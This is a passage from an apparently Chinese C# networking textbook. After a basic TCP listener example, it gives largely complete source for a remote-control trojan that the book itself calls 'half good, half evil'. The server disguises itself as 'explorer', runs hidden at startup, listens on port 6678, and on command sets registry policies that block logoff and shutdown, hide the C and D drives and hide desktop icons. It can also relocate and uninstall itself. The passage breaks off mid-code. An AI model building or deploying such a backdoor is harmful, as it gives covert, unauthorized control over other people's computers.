


图 3.12

如图 3.12 所示，向窗体上拖放两个 Label 控件、一个 TextBox 控件、一个 richTextBox

控件、两个 Button 控件、一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1。

（2）添加引用

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
```

（3）添加私有成员

```
private int port;
private TcpListener listener1;
private bool control=false;
```

（4）“开始监听”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
                port =Int32.Parse(textBox1.Text);;
            }
            catch{MessageBox.Show("您输入的格式不对，请输入正整数。");}

            try
            {
                listener=new TcpListener(port);
                listener.Start();
                statusBarPanel1.Text="开始监听.....";
                Thread thread=new Thread(new ThreadStart(target));
                thread.Start();

            }
            catch(Exception ee){MessageBox.Show(ee.Message);}

        }
```

（5）target()方法详解

```
private void target(){
        Socket aa=listener.AcceptSocket();
            if(aa.Connected){
                statusBarPanel1.Text="与客户建立连接";
                while(!control){
                    byte[] by=new Byte[64];
                    int i=aa.Receive(by,by.Length,0);
```

```
                    string  ss=System.Text.Encoding.BigEndianUnicode.Get-
String(by);
                    richTextBox1.AppendText(ss+"\r\n");

                }
            }

        }
```

(6)“关闭连接”按钮的 Click 事件的代码

```
    private void button2_Click(object sender, System.EventArgs e)
        {
            try
         {  control=true;
            listener.Stop();
            statusBarPanel1.Text="停止监听";
         }
         catch{MessageBox.Show("监听还未开始，关闭无效。");}
        }
```

(7) 演示

① 运行本例程序，单击“开始监听”按钮，开始监听程序

② 运行 3.3.6 例程序，单击“连接”按钮，建立与服务器的连接，然后在“发送信息”文本框里随便输入一行字，单击“发送”按钮，将信息发送给服务器。如图 3.13 所示。

图 3.14 是服务端的运行情况。




图 3.13




图 3.14

3.4 远程控制开发

本节开发一个远程控制工具，服务端后台运行,客户端发出控制码控制服务器。确切地说，本程序是一个亦正亦邪的木马。功能如下。

- 修改被控端注册表：（1）禁止从开始菜单注销；（2）禁止从开始菜单关机；（3）隐藏 C、D 驱动器；（4）隐藏所有桌面图标；
- 恢复功能：将上述更改恢复过来；
- 警告：警告对方“你被黑了”；
- 建议：记录所有修改，建议对方怎样恢复过来；
- 移动位置功能：可以将木马移动位置，并更改文件名；
- 卸载功能：将木马从对方计算机卸载下来；
- 请求连接功能：请求和对方连接；
- 测试连接功能：测试是否和对方连接成功；
- 记录功能：即记录控制过程的功能；
- 保存功能：保存记录过程（由于篇幅限制，代码未在本书中提供）；
- 查看功能：查看记录功能（由于篇幅限制，代码未在本书中提供）。

3.4.1　控制端开发

1. 界面设计

(1) 主窗体界面设计

① 如图 3.15 所示，将“Form1”的“Text”属性设为“黑猩猩 2002”，将该窗体的“MaximizeBox”属性设为“False”。




图 3.15

② 往窗体上拖放四个“GroupBox”控件，将“groupBox1”控件的“Text”属性设置为“控制选项”，再往“groupBox1”上拖放六个“Button”控件，各“Button”控件的“Text”属性分别设为“修改注册表”、“善意设置”、“警告”、“建议”、“修改木马位置”、“卸载木马”。

③ 将“groupBox2”的“Text”属性设为“控制记录”，然后再往“groupBox2”上拖放一个“RichTextBox”控件。

④ 将“groupBox3”控件的“Text”属性设为“连接”，然后再往“groupBox3”上拖

放一个“TextBox”控件、两个“Button”控件，清除“textBox1”控件的“Text”属性，将两个“Button”控件的“Text”属性分别设为“连接”、“连接请求”。

⑤ 将“groupBox4”的“Text”属性设为“控制生效”，然后在“groupBox4”上拖放六个“RadioButton”控件、三个“Button”控件，这六个“RadioButton”控件的“Text”属性分别为：“修改注册表”、“善意设置”、“警告”、“建议”、“修改木马位置”、“卸载木马”，这三个“Button”控件的“Text”属性分别为“控制生效”、“保存记录”、“查看记录”。

⑥ 最后，再往主窗体上拖放一个“SaveFileDialog”控件和“OpenFileDialog”控件。到此为止，主窗体已经设置好。下面设置子窗体。

(2) 子窗体(Form2)设计

① 单击菜单【文件】→【添加新项】，在对话框的“类别”里选择“本地项目项”，在“模板”里选择“Windows Form”，然后单击“打开”，即可添加一个窗体（Form2），将子窗体按图 3.16 设计，将“Form2”窗体的“Text”属性设置为“找不到 C、D 盘”，将“Form2”的“MaxmizeBox”属性设为“False”。

② 然后往“Form2”上拖放一个“GroupBox”控件，并将该“GroupBox”控件的“Text”属性设为“选项”，然后在该“GroupBox”控件上拖放四个“CheckBox”控件。

③ 最后在“Form2”上拖放两个“Button”控件，并将它们的“Text”属性分别设为“确定”和“关闭”。




图 3.16

(3) 子窗体（Form3）设计

再添加一个子窗体（方法同 Form3），然后如图 3.17 设置“Form3”的属性。然后在窗体上添加一个“GroupBox”控件、四个“CheckBox”控件、两个“Button”控件，并如图设置它们的属性。




图 3.17

(4) 子窗体（Form4）设计

添加一个子窗体（Form4），然后在子窗体上拖放一个“GroupBox”控件、四个“RadioButton”控件、两个“Button”控件，并如图 3.18 设置它们的属性。




图 3.18

2. 编写代码

（1）添加引用

```
using System.Net;
using System.Net.Sockets;
using System.Threading;
using System.IO;
```

（2）添加成员

```
private  TcpClient  client;
private NetworkStream  stream;
private Thread ssss;
private string jingga="000000";
private string jianyi="000000";
private string xiezai="000000";
private string control="000000";
public  Form2 form2;
public  Form3 form3;
public  Form4 form4;
```

（3）Form2 子窗体有关按钮 Click 事件的代码。

我们的编程思想是，控制端向服务器发出一段控制码（为了方便，我们把控制码一律设为 6 位），服务器收到控制码后，根据控制码的要求，完成制定的操作。比如我们要修改对方注册表，使其不能主销系统，那么我们发过去一段控制码“zx1000”，当对方收到“zx1000”时，就进行修改注册表的工作，使其不能注销系统。服务器完成指定工作后，给我们发过来一段反馈码，告诉我们工作已经完成。为了方便，服务器的反馈码一律定位 3 位。

- “确定”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
```

```
            {
                if(checkBox1.Checked){zhucex="zx1000";}
               if(checkBox2.Checked){zhucex="zx0100";}
                if(checkBox3.Checked){zhucex="zx0010";}
                if(checkBox4.Checked){zhucex="zx0001";}
                if(checkBox1.Checked&&checkBox2.Checked){zhucex="zx1100";}
                if(checkBox1.Checked&&checkBox3.Checked){zhucex="zx1010";}
                if(checkBox1.Checked&&checkBox4.Checked){zhucex="zx1001";}
                if(checkBox2.Checked&&checkBox3.Checked){zhucex="zx0110";}
                if(checkBox2.Checked&&checkBox4.Checked){zhucex="zx0101";}
                if(checkBox3.Checked&&checkBox4.Checked){zhucex="zx0011";}
        if(checkBox1.Checked&&checkBox2.Checked&&checkBox3.Checked){zhucex="
zx1110";}
    if(checkBox1.Checked&&checkBox2.Checked&&checkBox4.Checked){zhucex="zx11
01";}
    if(checkBox1.Checked&&checkBox4.Checked&&checkBox3.Checked){zhucex="zx10
11";}

        if(checkBox2.Checked&&checkBox3.Checked&&checkBox4.Checked){zhucex="
zx0111";}
        if(checkBox1.Checked&&checkBox2.Checked&&checkBox3.Checked&&checkBox
4.Checked){zhucex="zx1111";}

    }
```

● Form2“关闭”按钮的 Click 事件代码

```
private void button2_Click(object sender, System.EventArgs e)
        {
            Close();
        }
```

（4）Form3 子窗体代码

● Form3“确定”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
                if(checkBox1.Checked){zhuces="zs1000";}
            if(checkBox2.Checked){zhuces="zs0100";}
            if(checkBox3.Checked){zhuces="zs0010";}
            if(checkBox4.Checked){zhuces="zs0001";}
            if(checkBox1.Checked&&checkBox2.Checked){zhuces="zs1100";}
            if(checkBox1.Checked&&checkBox3.Checked){zhuces="zs1010";}
```

```
            if(checkBox1.Checked&&checkBox4.Checked){zhuces="zs1001";}
            if(checkBox2.Checked&&checkBox3.Checked){zhuces="zs0110";}
            if(checkBox2.Checked&&checkBox4.Checked){zhuces="zs0101";}
            if(checkBox3.Checked&&checkBox4.Checked){zhuces="zs0011";}
        if(checkBox1.Checked&&checkBox2.Checked&&checkBox3.Checked){zhuces="
zs1110";}
    if(checkBox1.Checked&&checkBox2.Checked&&checkBox4.Checked){zhuces="zs11
01";}
    if(checkBox1.Checked&&checkBox4.Checked&&checkBox3.Checked){zhuces="zs10
11";}

        if(checkBox2.Checked&&checkBox3.Checked&&checkBox4.Checked){zhuces="
zs0111";}
        if(checkBox1.Checked&&checkBox2.Checked&&checkBox3.Checked&&checkBox
4.Checked){zhuces="zs1111";}

        }
```

● Form3“关闭”按钮的 Click 事件的代码

```
private void button2_Click(object sender, System.EventArgs e)
{
    Close();
}
```

（5）Form4 子窗体代码

● Form4“确定”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
{
    if(radioButton1.Checked){mumawe="mw1000";}
    if(radioButton2.Checked){mumawe="mw0100";}
    if(radioButton3.Checked){mumawe="mw0010";}
    if(radioButton4.Checked){mumawe="mw0001";}

}
```

● Form4“关闭”按钮的 Click 事件的代码

```
private void button2_Click(object sender, System.EventArgs e)
    {
        Close();
    }
```

（6）主窗体代码

● 主窗体“修改注册表”按钮的 Click 事件代码

```
private void button3_Click(object sender, System.EventArgs e)
        {form2=new Form2();
            form2.Show();
        }
```

● 主窗体“善意设置”按钮的 Click 事件代码

```
private void button5_Click(object sender, System.EventArgs e)
        {form3=new Form3();

            form3.Show();
        }
```

● 主窗体“警告”按钮的 Click 事件的代码

```
        private void button4_Click(object sender, System.EventArgs e)
        {
            jingga="jg0000";
        }
```

● 主窗体“建议”按钮的 Click 事件的代码

```
private void button6_Click(object sender, System.EventArgs e)
        {
            jianyi="jy0000";
        }
```

● 主窗体“修改木马位置”按钮的 Click 事件的代码

```
private void button7_Click(object sender, System.EventArgs e)
        {   form4 =new Form4();
            form4.Show();
        }
```

● 主窗体“卸载木马”按钮的 Click 事件的代码

```
private void button8_Click(object sender, System.EventArgs e)
        {
            xiezai="xz0000";
        }
```

● 主窗体“连接请求”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {richTextBox1.AppendText("请求连接"+textBox1.Text+"\r");
            int port= 6678;
            try
            {
                client=new TcpClient(textBox1.Text,port);
            }
            catch{MessageBox.Show("服务器不在线上！确定是否未输入主机名称。");
```

```
                richTextBox1.AppendText("服务器不在线上！确定是否未输入主机名称。
"+"\r");
                }

            }
```

● 主窗体“测试连接”按钮的 Click 事件的代码

```
public void button2_Click(object sender, System.EventArgs e)
    {richTextBox1.AppendText("测试连接"+"\r");
        try
        {
            stream=client.GetStream();
            if(stream.CanWrite)
            {
                string control="jiance";

                byte[]          by=System.Text.Encoding.ASCII.GetBytes
(control. ToCharArray());

                stream.Write(by,0,by.Length);
                stream.Flush();
                ssss=new Thread(new ThreadStart(receive));
                ssss.Start();

            }//对应于 if(stream.CanWrite)的"{"
            }//对应于 try 的"}"
        catch (Exception ee)
        {richTextBox1.AppendText(ee.Message+"\r");
            MessageBox.Show(ee.Message);

        }
```

● 主窗体“控制生效”的按钮 Click 事件的代码

```
private void button10_Click(object sender, System.EventArgs e)
    {
        if(radioButton1.Checked){control=form2.zhucex;}
        else if(radioButton2.Checked){control=form3.zhuces;}
        else if(radioButton3.Checked){control=jingga;}
        else if(radioButton4.Checked){control=jianyi;}
        else if(radioButton5.Checked){control=form4.mumawe;}
        else if(radioButton6.Checked){control=xiezai;}
```

```
                if(control=="000000"){MessageBox.Show("您没有选择任何控制目标！不
发控制信号！");
                richTextBox1.AppendText("您没有选择任何控制目标！不发控制信号！
"+"\r");
                }
                else if(control!="000000"){
                    try
                    {
                        richTextBox1.AppendText(control+"正在试图控制，等待回
应......"+"\r");
                        stream=client.GetStream();
                        if(stream.CanWrite)
                        {

                            byte[]      by=System.Text.Encoding.ASCII.GetBytes
(control.ToCharArray());

                            stream.Write(by,0,by.Length);
                            stream.Flush();
                            ssss=new Thread(new ThreadStart(receive));
                            ssss.Start();}//if(stream.CanWrite)
                    }//try
                    catch{
                    richTextBox1.AppendText("服务器未连接！控制无效！"+"\r");
                        MessageBox.Show("服务器未连接！控制无效！"+"\r");

                    }
                    }//else if(control!="000000"){
        }
```

● receive()方法代码

该代码段用于当客户端发出数据后，等待并接收发自服务器的数据。

```
  public void receive()
        {

            byte[] bb=new byte[3];
            int i=stream.Read(bb,0,3);
            string ss=System.Text.Encoding.ASCII.GetString(bb);
            if(ss=="hjc"){MessageBox.Show("连接成功！");
            richTextBox1.AppendText("与"+textBox1.Text+"连接成功。"+"\r");
```

```
                }
                if(ss=="hkz"){richTextBox1.AppendText(control+" 控 制 成 功 ！
"+"\r");
                MessageBox.Show(control+"控制成功！");
                }
                }
```

3.4.2　服务端开发

（1）新建项目：在新建项目对话框里把文件名定为“explorer.cs”，该文件名与微软浏览器“explorer”很相似。

（2）使程序后台运行

将服务端窗体（Form1）的“ShowInTaskbar”属性设为“False”，将其“WindowState”属性设为“Minimized”，这样，该程序就变成后台运行了。

（3）使服务器在程序启动时就自动提供服务。

找到系统自带的构造方法代码 InitializeComponent();然后在该代码下面添加代码，下面的代码在程序启动时就可以自动运行。

（4）添加引用

```
using System.IO;
using System.Net;
using System.Net.Sockets;
using System.Threading;
using Microsoft.Win32;
```

（5）添加成员

```
private TcpListener listener;
private string mystr="您好！非常抱歉，您的注册表：";
private RegistryKey  rrr=Registry.LocalMachine;
private RegistryKey key1;
```

（6）编写代码

在构造方法代码“InitializeComponent();”下面添加如下代码

```
        {
            int port =6678;
            listener=new TcpListener(port);
            listener.Start();

            Thread thread=new Thread(new ThreadStart(target));
            thread.Start();
        }
        public void target()
```

```
            {

                Socket socket= listener.AcceptSocket();

                while(socket.Connected)
                {

                    byte[] by=new Byte[6];
                    int i=socket.Receive(by,by.Length,0);

                    string ss=System.Text.Encoding.ASCII.GetString(by);
        //OOOOOOOOOOOOOOOOOOOOOOOOO 以下是修改注册表 OOOOOOOOOOOOOOOOOOOOOO
OOOO

        //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
&&&
                    if(ss=="jiance")
                    {
                        string str="hjc";
                      byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                        socket.Send(bytee,bytee.Length,0);

                    }
                    if(ss=="zx1000"){

                        try
                        {
                          key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Policies\\Explorer",true);

                            key1.SetValue("NoLogOff",1);
                            key1.Close();
                            mystr=mystr+"HKEY_LOCAL_MACHINE\\SOFTWARE\\
Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer 键值 NoLogOff 被修改！请将
它置为 0！";

                        }
                        catch{}
```

```
                    if(key1==null)
                    {
                        try
                        {
                            RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                            key2.SetValue("NoLogOff",1);
                            key2.Close();

    mystr=mystr+"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVe
rsion\\Policies\\Explorer 键值 NoLogOff 被修改! 请将它置为 0! ";

                        }//try
                        catch{}
                    }//if(key1==null){
                    string str="hkz";
                    byte[]
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
                        socket.Send(bytee,bytee.Length,0);

                    }//if(ss=="")
        //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
&&&&&&
    //**********************************************************************
******
                    if(ss=="zx0100"){

                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Policies\\Explorer",true);

                            key1.SetValue("NoClose",1);
                            key1.Close();
                            mystr=mystr+"LocalMachine\\SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Policies\\Explorer 键值 NoClose 被修改! 请将它置为 0! ";
                        }
                        catch{}
```

```
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                                key2.SetValue("NoClose",1);
                                key2.Close();

    mystr=mystr+"LocalMachine\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\
\\Policies\\Explorer 键值 NoClose 被修改! 请将它置为 0! ";

                            }//try
                            catch{}
                        }//if(key1==null){
                        string str="hkz";
                        byte[]
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
                        socket.Send(bytee,bytee.Length,0);


                    }//if(ss=="zx0100"){
    //**************************************************************************
******

    //++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++
                    if(ss=="zx0010"){

                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Policies\\Explorer",true);

                            key1.SetValue("NoDrives",12);
                            key1.Close();
                            mystr=mystr+"HKEY_LOCAL_MACHINE\\SOFTWARE\\
```

```
Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer 键值 NoDrives 被修改！请将
它置为 0";

                        }
                        catch{}
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                                key2.SetValue("NoDrives",12);
                                key2.Close();
                                mystr=mystr+"HKEY_LOCAL_MACHINE\\SOFTWARE\\
Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer 键值 NoDrives 被修改！请将
它置为 0";

                            }//try
                            catch{}
                        }//if(key1==null){
                        string str="hkz";
                       byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                        socket.Send(bytee,bytee.Length,0);


                    }//if
    //+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
    //=======================================================================

                    if(ss=="zx0001"){

                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Policies\\Explorer",true);

                            key1.SetValue("NoDesktop",1);
```

```
                        key1.Close();
                        mystr=mystr+"HKEY_LOCAL_MACHINE\\SOFTWARE\\
Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer 键值 NoDesktop 被修改！请
将它置为 0";

                    }
                    catch{}
                    if(key1==null)
                    {
                        try
                        {
                            RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                            key2.SetValue("NoDesktop",1);
                            key2.Close();
                            mystr=mystr+"HKEY_LOCAL_MACHINE\\SOFTWARE\\
Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer 键值 NoDesktop 被修改！请
将它置为 0";
                        }//try
                        catch{}
                    }//if(key1==null){
                    string str="hkz";
                   byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                    socket.Send(bytee,bytee.Length,0);


                }//if
    //=============================================================
    //$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
```

以下代码是:当 ss 是 "zx1100"，"zx1010"，"zx1001"，"zx0110"，"zx0101"，"zx0011"，"zx1110"，"zx1101"，"zx1011"，"zx0111"，"zx1111"时，按要求修改注册表，并记录修改情况和向控制端反馈控制信息。限于篇幅，不能将全部代码列举如下，读者可以自己完成（如果读者需要全部代码，可在配套光盘中寻找）。

```
    //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&

    //OOOOOOOOOOOOOOOOOOOOOOOOOO 以上是修改注册表 OOOOOOOOOOOOOOOOOOOOOOOOOOO
```

```
    //PPPPPPPPPPPPPPPPPPPPPPPPPPPP 以下是善意修改部分 PPPPPPPPPPPPPPPPPPPPPPPPPPPP

    //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&

                    if(ss=="zsl000")
                    {

                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Policies\\Explorer",true);

                            key1.SetValue("NoLogOff",0);
                            key1.Close();

                        }
                        catch{}
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                                key2.SetValue("NoLogOff",0);
                                key2.Close();

                            }//try
                            catch{}
                        }//if(key1==null){
                        string str="hkz";
                       byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                        socket.Send(bytee,bytee.Length,0);

                    }//if(ss=="")
        //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&
&&&&&
        //**********************************************************************
```

```
*****
                    if(ss=="zs0100")
                    {
                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Policies\\Explorer",true);

                            key1.SetValue("NoClose",0);
                            key1.Close();

                        }
                        catch{}
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                                key2.SetValue("NoClose",0);
                                key2.Close();

                            }//对应于try的"{"
                            catch{}
                        }//对应于if(key1==null)的"{"
                        string str="hkz";
                       byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                        socket.Send(bytee,bytee.Length,0);
